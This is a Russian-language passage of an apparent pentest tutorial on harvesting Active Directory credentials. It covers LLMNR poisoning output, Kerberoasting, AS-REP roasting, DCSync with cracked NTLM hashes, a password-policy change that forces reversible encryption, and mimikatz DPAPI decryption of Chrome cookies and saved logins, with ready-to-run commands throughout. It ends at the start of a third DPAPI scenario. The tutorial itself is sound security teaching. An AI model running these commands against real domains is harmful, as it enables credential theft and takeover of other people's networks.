9D2010600040002000000080030003000000000000000000000000000300000EA8CE1926A4A70596BDA407285D4BBC5139B
000
[*] [LLMNR]  Poisoned answer sent to 192.168.226.137 for name qwerty
[*] Skipping previously captured hash for TDOMAIN\Администратор
```

Результат успешной атаки LLMNR Poisoning

Так оператор может узнать NetNTLMv2-хеши паролей пользователей. Как их взламывать, уже разобрано ранее.

Продолжение статьи →

СБОР УЧЕТОК В ACTIVE DIRECTORY

КАК ИСКАТЬ КРИТИЧЕСКИ ВАЖНЫЕ ДАННЫЕ ПРИ АТАКЕ НА ДОМЕН

KERBEROASTING

Реализация протокола Kerberos в Windows использует имена участников службы (SPN) для определения того, какую учетную запись задействовать для шифрования билета службы. В Active Directory существует два варианта SPN: SPN на основе хоста и произвольные SPN. Первый вариант SPN связан с учетной записью компьютера домена, а второй обычно (но не всегда) — с учеткой пользователя домена.

В документации Microsoft написано буквально следующее: «Когда в Active Directory создается новая учетная запись компьютера, для встроенных служб автоматически создаются имена участников-служб. В действительности имена участников-служб создаются только для службы HOST, а все встроенные службы используют имя участника-службы HOST». Но так как пароль учетной записи компьютера по умолчанию рандомный и меняется каждые 30 дней, оператор в контексте данной атаки, как правило, не обращает внимания на имена SPN на основе хоста.

Произвольные имена участников-служб также могут быть зарегистрированы для учетных записей пользователей домена. Наример, учетная запись службы, которая управляет несколькими экземплярами MSSQL. Таким образом, учетная запись пользователя по умолчанию будет иметь SPN `<MSSQLSvc/HOST:PORT>` для каждого экземпляра MSSQL, для которого она зарегистрирована. Эта учетная запись хранится в атрибуте `ServicePrincipalName` профиля пользователя.

Как следует из специфики работы Kerberos, любой пользователь может запросить TGS для любой службы, имеющей зарегистрированное SPN для учетной записи пользователя или компьютера в Active Directory. Таким образом, зная учетные данные любого пользователя домена и SPN учетных записей из домена, оператор может запросить TGS от имени пользователя для данных экземпляров SPN. А взломав TGS, узнать пароли от этих учетных записей.





Схема атаки Kerberoasting

Выполнить атаку можно как удаленно, так и при наличии непосредственного доступа к системе. Но для начала нужно получить все SPN из системы. Если есть доступ, следует использовать встроенное решение setspn.

```
setspn -T [домен] -Q */*
```



Получение SPN с помощью setspn

Указанным способом мы получаем SPN пользователя `SQL admin`, а это означает, что он уязвим к такой атаке. Локально получить билет можно с помощью Rubeus.

Получение билета с помощью Rubeus

Для удаленного получения SPN и билета необходимы учетные данные любого пользователя домена.

```
GetUserSPNs.py -request -dc-ip [адрес] [домен]/[пользователь]
```


Получение билета с помощью impacket

Для взлома используется hashcat.

```
hashcat -a 0 -m 13100 krb5.hashes dict.txt
```

Результат работы hashcat

Kerberoasting можно также выполнить, перехватив сетевой трафик и захватив билеты Kerberos TGS в случае MITM.

AS-REP ROASTING


При обычных операциях в среде Windows Kerberos, когда пользователь инициирует запрос TGT (операция Kerberos AS-REQ), он должен указать временную метку, зашифрованную своим паролем (ключом). Метка представляет собой структуру `PA-ENC-TIMESTAMP` и встроена в PA-DATA (данные предварительной авторизации) AS-REQ. KDC расшифровывает эту метку, чтобы проверить, действительно ли совершающий операцию субъект — тот, за кого себя выдает, а затем возвращает AS-REP и продолжает обычные процедуры аутентификации.

Подобная проверка называется предварительной аутентификацией Kerberos и необходима для предотвращения автономного угадывания пароля. Но проверку можно отключить выставлением флага `DONT_REQ_PREAUTH` в UAC учетной записи пользователя. Чтобы отключить проверку для конкретного пользователя, оператору необходимо наличие привилегии `GenericWrite` или `GenericAll`.

```
Set-DomainObject -Identity [пользователь] -XOR @{useraccountcontrol=4194304}
```


Дело в том, что при отключенной предварительной аутентификации Kerberos KDC все равно вернет AS-REP, который, в свою очередь, зашифрован с помощью ключа службы `krbtgt`. Но зашифрованная часть AS-REP подписывается клиентским ключом, то есть ключом пользователя, для которого отправляется AS-REQ.

Выполнить атаку можно локально с помощью того же Rubeus.


Получение хеша с помощью Rubeus


Для удаленной атаки нам нужно узнать пользователей, у которых отключена предварительная аутентификация Kerberos, для чего необходимо иметь учетные данные любого пользователя в домене.

```
GetNPUsers.py [домен]/[пользователь]:[пароль]
```



Получение пользователей с отключенной предварительной аутентификацией Kerberos


Теперь выполним запрос для найденного пользователя.

```
GetNPUsers.py [домен]/[пользователь] -k -no-pass -dc-ip [IP]
```



Получение хеша с помощью impacket

Различие между Kerberoasting и AS-REP Roasting состоит в том, что для данной атаки нужно только имя пользователя, то есть можно составить список и проверить сразу несколько имен. Плюс ко всему можно также узнать, какие пользователи зарегистрированы в системе, а какие нет.


Список пользователей


Проверка имен пользователей и получение хеша

Взломать полученный хеш можно с помощью John the Ripper.


Результат работы John

Другое различие между Kerberoasting и AS-REP Roasting заключается в том, что AS-REP запрашивает билет проверки подлинности Kerberos (TGT), а не билет проверки подлинности службы (TGS).

DCSYNC

Для атаки DCSync необходимы специальные права. Любой член групп «Администраторы» и «Администраторы домена», а также учетных записей компьютеров контроллера домена может выполнить репликацию данных, используя протокол репликации каталогов DRS. Таким образом клиентский DC отправляет запрос `DSGetNCChanges` на сервер, когда хочет получать от него обновления объектов AD. Ответ содержит набор обновлений, которые клиент должен применить к своей реплике NC.

Можно выполнить DCSync с использованием обычной учетной записи пользователя. Но для этого одно из следующих правил должно быть делегировано на уровне домена, чтобы учетная запись пользователя могла беспрепятственно получать данные с помощью DCSync:

1. `DS-Replication-Get-Changes` — это разрешение необходимо для репликации только тех изменений, которые также реплицированы в глобальный каталог.
2. `DS-Replication-Get-Changes-All` — разрешение позволяет репликацию всех данных.

Члены групп «Администраторы» и «Контроллер домена» по умолчанию имеют эти права. После того как учетной записи делегирована возможность репликации объектов, учетная запись может использовать mimikatz DCSync:

```
mimikatz# lsadump::dcsync /domain:[домен] /user:[пользователь]
```

DCSync с помощью mimikatz


Также при реализации данной атаки можно получить историю паролей учетной записи, точнее NTLM-хеши. Взлом этих хешей позволит понять логику выставления паролей, что, возможно, поможет угадать следующий пароль в случае замены.

Hash	Type	Result
e48ea0f3c531d80d6746a80f11f7db57	NTLM	Secret08
07b3f51f8c244c1a04627094a971fb68	NTLM	Secret06
faa91b2f1fefde9aaec730bf272b119a	NTLM	Secret04
915f2b0a576188b165be4bae6771f92f	NTLM	Secret02
259745cb123a52aa2e693aaacca2db52	NTLM	12345678

Взлом хешей, полученных с помощью DCSync


Выполнить DCSync можно также с помощью `impacket` удаленно, для чего нужны учетные данные.

```
secretsdump.py tdomain.dom/root:Secret08@192.168.226.137
```


DCSync с помощью impacket

ПОЛУЧЕНИЕ ОТКРЫТОГО ПАРОЛЯ С ПОМОЩЬЮ DCSYNC

Но что делать, если хеш пароля не взламывается?


DCSync после изменения пароля

Hash	Type	Result
2d5ea91682a7af6ec84b88eb7615bac7	Unknown	Not found.
e48ea0f3c531d80d6746a80f11f7db57	NTLM	Secret08
07b3f51f8c244c1a04627094a971fb68	NTLM	Secret06
faa91b2f1fefde9aaec730bf272b119a	NTLM	Secret04
915f2b0a576188b165be4bae6771f92f	NTLM	Secret02
259745cb123a52aa2e693aaacca2db52	NTLM	12345678

Сложный для взлома хеш пароля

Выход есть! Для учетных записей Active Directory существует устаревшая функция, которая называется «обратимое шифрование». Если включено обратимое шифрование, то зашифрованные данные могут быть возвращены обратно к паролю пользователя.

Если для учетной записи включено обратимое шифрование и пользователь меняет пароль после установки этой конфигурации, пароль в виде открытого текста сохраняется в базе данных Active Directory.

Оператор может создать новую группу `ShareRoint` и добавить все учетные записи домена с атрибутом `AdminCount`, установленным в `1`.


```
PS > New-ADGroup -Name ShareRoint -SamAccountName ShareRoint -GroupCategory Security -GroupScope Global -DisplayName ShareRoint -Path "CN=Users,DC=tdomain,DC=dom"
PS > $Admins = Get-ADUser -filter { AdminCount -eq 1 }
PS > Add-ADGroupMember ShareRoint -Members $Admins
```

Теперь нужно создать новую парольную политику.

```
PS C:\Windows\system32> New-ADFineGrainedPasswordPolicy -Name ShareRoint -DisplayName ShareRoint -Precedence 1 -ComplexityEnabled $false -ReversibleEncryptionEnabled $true -PasswordHistoryCount 0 -MinPasswordLength 0 -MinPasswordAge 0.00:00:00 -MaxPasswordAge 0.00:00:00 -LockoutThreshold 0 -LockoutObservationWindow 0.00:00:00 -LockoutDuration 0.00:00:00
```

Проверим, что атрибут `ReversibleEncryptionEnabled` установлен в `True`.


```
PS C:\Windows\system32> Get-ADFineGrainedPasswordPolicy ShareRoint
```


Парольная политика для ShareRoint


Теперь стоит применить парольную политику к новой группе.

```
Add-ADFineGrainedPasswordPolicySubject -Identity ShareRoint -Subjects ShareRoint
```

Проверить, применилась ли парольная политика, очень легко.


Парольная политика для ShareRoint

Новая парольная политика обнуляет все стандартные параметры безопасности паролей домена. После смены пароля, которую инициирует оператор, все пароли администраторов будут храниться в открытом виде.


Пароль пользователя в открытом виде в результате DCSync

Продолжение статьи →

СБОР УЧЕТОК В ACTIVE DIRECTORY

КАК ИСКАТЬ КРИТИЧЕСКИ ВАЖНЫЕ ДАННЫЕ ПРИ АТАКЕ НА ДОМЕН

ХРАНИЛИЩЕ ПАРОЛЕЙ WINDOWS

Data Protection API (DPAPI) — криптографический интерфейс программирования приложений в ОС семейства Windows, обеспечивающий конфиденциальность данных путем их шифрования.

Почти для всех криптосистем одна из самых сложных задач — управление ключами, вернее вопрос безопасного хранения ключей. Если ключ хранится в виде обычного текста, то любой пользователь, имеющий доступ к ключу, может получить доступ и к зашифрованным данным. DPAPI позволяет разработчикам шифровать приватные данные или ключи, используя симметричный ключ, полученный на основе пароля пользователя.

DPAPI предоставляет набор API для простого шифрования (`CryptProtectData()`) и дешифрования (`CryptUnprotectData()`) данных с использованием неявных ключей, привязанных к конкретному пользователю или системе. Это позволяет приложениям защищать пользовательские данные, не беспокоясь о таких вещах, как управление ключами.


Пароль юзера используется для получения мастер-ключа. Эти ключи расположены в папке `C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<GUID>`, где `<SID>` — это идентификатор безопасности пользователя, а `<GUID>` — имя мастер-ключа. Пользователь может иметь несколько мастер-ключей. Этот мастер-ключ необходимо расшифровать с помощью пароля пользователя или ключа резервного копирования домена, а затем применить для расшифровки любых данных DPAPI. Поэтому, если мы попытаемся расшифровать зашифрованный пользователем объект данных DPAPI (например, cookie Chrome), нам нужно получить конкретный мастер-ключ пользователя.

ПО, использующее DPAPI

Chrome использует DPAPI для хранения двух основных типов данных, которые интересуют оператора: содержимого файлов cookie и сохраненных паролей. Файлы cookie расположены по пути `%localappdata%\Google\Chrome\User Data\Default\Cookies`, а данные авторизации — `%localappdata%\Google\Chrome\User Data\Default\Login Data`. В большинстве систем `%localappdata%` сопоставляется с `C:\Users\<USER>\AppData\Local`. Но сами шифрованные данные хранятся в базе данных SQLite, с которыми способен работать mimikatz. Так как у меня установлен Chrome Dev, то в примере вместо директории `Chrome` используется директория `Chrome Dev`.


Просмотреть список файлов cookie и учетных данных с помощью mimikatz можно следующим образом:

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Cookies"
```



Cookie, хранящиеся в базе данных

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Login Data"
```




Данные форм авторизации, хранящиеся в базе данных

Однако значения файлов cookie зашифрованы DPAPI с помощью мастер-ключа пользователя, который, в свою очередь, защищен паролем пользователя (или ключом резервного копирования домена). Есть несколько сценариев, в которых может оказаться оператор, пытаясь получить данные файлов cookie (или данные для входа).

1. В контексте целевого пользователя


Самый простой случай, когда твоя сессия находится в контексте целевого пользователя. При таком раскладе следует добавить в команду флаг `/unprotect`.

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Cookies" /unprotect
```



Расшифрованные Cookie

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Login Data" /unprotect
```




Расшифрованные данные форм авторизации

Поскольку код выполняется в контексте пользователя, то его ключи будут неявно использоваться для расшифровки. Единственная проблема, с которой может столкнуться оператор, — это невозможность открыть базу данных Cookies, когда она используется Chrome. Тогда необходимо просто скопировать файлы в другое место и повторно использовать mimikatz.

2. В контексте администратора с активной сессией целевого пользователя


К примеру, оператор получил административный доступ к системе, в которой имеются пользователи, в текущий момент времени вошедшие в систему. В этом случае прошлый сценарий не сработает.




Неудачное расшифрование данных форм авторизации

Так происходит потому, что ключ юзера в текущем контексте неявно не используется. И как видно из сообщения mimikatz, для работы необходим мастер-ключ пользователя (также сообщается GUID). Так как пользователь залогинен в системе, его сессия открыта и DPAPI хранит его ключевую информацию. Имея административный доступ, оператор может извлечь все данные DPAPI, где и следует искать мастер-ключ.

```
mimikatz # privilege::debug
mimikatz # sekurlsa::dpapi
```




Извлечение данных DPAPI



Ключевая информация целевого пользователя

Теперь, когда оператор владеет мастер-ключом, он может использовать его для расшифровки данных пользователя.


```
mimikatz # dpapi::chrome /in:"C:\Users\<USER>\AppData\Local\Google\Chrome Dev\User Data\Default\Login Data" /unprotect /masterkay:[мастер-ключ]
```



Расшифрованные данные формы авторизации пользователя

3. В контексте администратора без сессии целевого пользователя

